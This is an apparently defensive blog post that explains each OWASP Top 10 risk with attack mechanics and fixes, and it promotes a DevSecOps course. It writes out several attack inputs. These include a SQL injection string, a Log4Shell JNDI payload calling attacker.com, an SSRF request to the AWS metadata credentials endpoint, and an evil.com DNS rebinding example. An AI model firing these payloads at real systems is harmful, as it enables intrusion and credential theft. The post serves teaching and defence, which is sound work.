OWASP Top 10 Explained: Real Attack Examples and Code Fixes for All 10 Risks

The OWASP Top 10 isn't a marketing document. It's derived from CVE databases, CWE frequency data, and contributions from hundreds of organizations reporting what actually gets exploited.
The 2021 edition synthesized data from over 500,000 applications. If something made this list, attackers are actively using it against production systems right now.
Certified DevSecOps Professional
Build secure CI/CD pipelines with SCA, SAST & DAST in 100+ labs.
View Course
This guide goes through all ten categories with attack mechanics, vulnerable code, and working fixes. Not every item needs a SAST scanner. Some of them need a design review. I'll tell you which is which.
Most tutorials cover the names and move on. That's where they fail you. I'm going to show you what each attack looks like from an attacker's perspective, because if you don't understand the mechanics, you won't understand why the fix works.
A01: Broken Access Control
The most common finding in 2021 data, present in 94% of tested applications. The core issue: your app authenticates users correctly but then doesn't verify whether they're allowed to access specific resources.
What the attack looks like (IDOR):
An attacker logs in as user 1001, then changes order_id to 1002. They get someone else's order. The login check passed. The authorization check never happened.
The fix:
What goes wrong in practice: Teams add authorization checks on the UI layer and forget the API. The UI hides the "admin" button. The API endpoint never checks if you're admin. Direct API calls bypass all of it.
Here's the second common pattern: function-level access control failures, where a user can reach admin endpoints by simply knowing the path:
The mistake here is relying on a single enforcement point. Decorators can be forgotten. Middleware can be misconfigured for specific routes. Defense-in-depth means checking authorization at both the framework level and the handler level.
A02: Cryptographic Failures
Previously called "Sensitive Data Exposure," which was a symptom, not the cause. The cause is always a broken cryptographic choice.
MD5 and SHA1 for passwords are not "weak encryption." They're the wrong tool entirely. Hash functions are fast by design. Password storage needs slowness. BCrypt runs ~100ms per hash on purpose.
The rounds=12 parameter means 2^12 = 4096 iterations. Adjust this based on your server's tolerance. NIST SP 800-63B recommends at least 10,000 iterations for PBKDF2.
Also, transit encryption failing silently is a common failure mode. If your app accepts HTTP without redirect to HTTPS, or accepts TLS 1.0/1.1, that's A02.
A03: Injection
SQL injection has existed since web applications existed. It's still in the top three because developers keep building string concatenation queries.
The attack mechanic: The database can't distinguish between your SQL and user-supplied data when they're concatenated. Input ' OR '1'='1 terminates the string and appends logic the developer never wrote.
Same fix in Python with SQLAlchemy:
The fix isn't about escaping special characters. Parameterization ensures user input is never interpreted as SQL syntax. Escaping can be bypassed with encoding tricks. Parameterization can't.
A04: Insecure Design
This is the one SAST can't catch. No scanner tells you that your password reset flow allows an attacker to reset anyone's account by guessing a 4-digit PIN. That's a design flaw, not a coding flaw.
The mitigation is threat modeling done before writing code, specifically using STRIDE (Spoofing, Tampering, Repudiation, Information Disclosure, Denial of Service, Elevation of Privilege) against your data flow diagrams.
I've seen teams treat threat modeling as a checkbox for compliance. It isn't. A 30-minute whiteboard session asking "how could someone abuse this feature?" before a sprint starts catches more issues than three weeks of SAST scanning after the code ships.
One real-world failure: a fintech app let users initiate ACH transfers. The design assumed users would only transfer from their own accounts. No server-side check enforced it. The account ID came from the client. This isn't a code bug. It's a missing requirement.
A05: Security Misconfiguration
Default credentials, enabled debug endpoints, verbose error messages. Grafana CVE-2019-15043 is the canonical example: the /api/snapshots endpoint required no authentication by default. Attackers queried dashboards from internal networks without logging in.
Debug endpoints left on in production are the most common thing I see in assessments. Spring Boot Actuator exposes /actuator/env (environment variables with secrets), /actuator/heapdump (full memory dump), and /actuator/logfile by default if you include the dependency without configuring it.
Default credentials (admin/admin, admin/password) still get used. Scan your Grafana, Jenkins, and Kubernetes dashboards before you think this doesn't apply to your environment.
A06: Vulnerable Components
CVE-2021-44228 (Log4Shell, CVSS 10.0) is the reason this category moved from #9 to #6. Log4j's JNDI lookup feature allowed attackers to send a string like ${jndi:ldap://attacker.com/a} in any logged field (User-Agent, username, X-Forwarded-For) and trigger remote code execution. No authentication. No user interaction required.
The attack mechanic: Log4j would log the string, see a JNDI expression, make an outbound LDAP request to the attacker-controlled server, which responded with a Java class to load and execute. RCE in one HTTP request.
What made this catastrophic wasn't the vulnerability itself. It was that organizations didn't know Log4j was in their stack. It came in through transitive dependencies. Your app depended on Library X, which depended on Library Y, which depended on Log4j.
You can't fix what you can't see. SBOMs (covered in A08) exist to solve this.
A07: Identification and Authentication Failures
Session fixation: attacker gets a session token before login, sends a link with that token to a victim, victim logs in, attacker's pre-login token is now authenticated. The fix is always regenerate the session token on login.
JWT validation failures are more common than they should be. Three specific mistakes:
- Accepting alg: none (attacker removes signature entirely)
- Not checking exp claim (expired tokens still work)
- Not validating iss claim (tokens from other services accepted)
Never accept RS256 tokens while your backend is configured for HS256. An attacker can take your public key, sign a token with it using HS256, and your validator accepts it if it doesn't enforce the algorithm.
A08: Software and Data Integrity Failures
SolarWinds: attackers compromised the Orion build pipeline. Signed, legitimate-looking updates were distributed to 18,000+ customers. The backdoor had been there for months before discovery.
XZ Utils (CVE-2024-3094, CVSS 10.0): a contributor spent two years building trust in the open source community before inserting a backdoor into a compression library that ships in most Linux distributions. This one didn't get exploited at scale only because a Microsoft engineer noticed unusual CPU usage.
Both attacks share a mechanic: they compromised something trusted before the final artifact. The artifact itself looked legitimate.
SLSA (Supply Levels for Software Artifacts) framework addresses this:
- Level 1: Build process generates provenance. You can trace an artifact back to a build. This is the baseline, and it means nothing on its own without verification.
- Level 2: Build service is hosted (not developer's laptop) and generates signed provenance. The signing key is controlled by the build platform, not the individual. This closes the "malicious developer builds locally" attack.
- Level 3: Build environment is hardened and isolated. No persistent credentials in the build environment. Code review required before any change reaches the build. The build is reproducible: the same source, same toolchain, same output.
- Level 4 (now merged into Level 3 in the SLSA v1.0 spec): Two-person review for all changes and hermetic, reproducible builds. At this level, a single compromised contributor can't push a backdoor to production without a second pair of eyes approving it.
Level 3 would have made SolarWinds significantly harder. The build environment was the attack surface. If the build had been isolated and its provenance signed by the build system, the injected code would have required compromising the build platform itself, not just a developer's credentials.
The practical starting point for most teams is Level 1: generate a signed SBOM for every build and store it alongside the artifact. Use Syft to generate the SBOM and cosign to sign the attestation:
Without an SBOM, you're in the same position as the organizations that didn't know Log4j was in their stack. With a signed SBOM, you can answer "does our fleet have log4j-core 2.14.1?" in seconds, not days.
A09: Logging and Monitoring Failures
What most apps ship: request log, error log, nothing else. What you actually need for incident response:
Three things that should always be logged: authentication events (success and failure), access control decisions (especially denials), and data changes to sensitive records. Without these, you can't answer "when did this start?" during an incident.
What gets logged that shouldn't: passwords in query strings, credit card numbers in API request bodies, session tokens in URLs. Rotate anything you find in logs. Assume it's compromised.
A10: Server-Side Request Forgery (SSRF)
The attack: your server fetches a URL on behalf of the user. The attacker supplies http://169.254.169.254/latest/meta-data/iam/security-credentials/ as the URL. That's the AWS EC2 instance metadata service. You get back temporary IAM credentials.
From there, the credentials can be used to list S3 buckets, access secrets in Parameter Store, or pivot depending on the role attached to the instance.
DNS rebinding can bypass hostname checks: evil.com resolves to 169.254.169.254 after the validation check. Defense-in-depth: block on the network layer too using security groups and egress rules, not just in application code.
Run semgrep --config p/owasp-top-ten --error . in CI to catch the automatable subset. The ones that aren't automatable (A04, A08, A09) need process, not tools.
If you're working toward a role that covers the full SDLC from code to cloud, the Certified DevSecOps Professional program covers all ten of these categories with hands-on labs in real pipelines.
FAQ
Varun is a Security Research Writer specializing in DevSecOps, AI Security, and cloud-native security. He takes complex security topics and makes them straightforward. His articles provide security professionals with practical, research-backed insights they can actually use.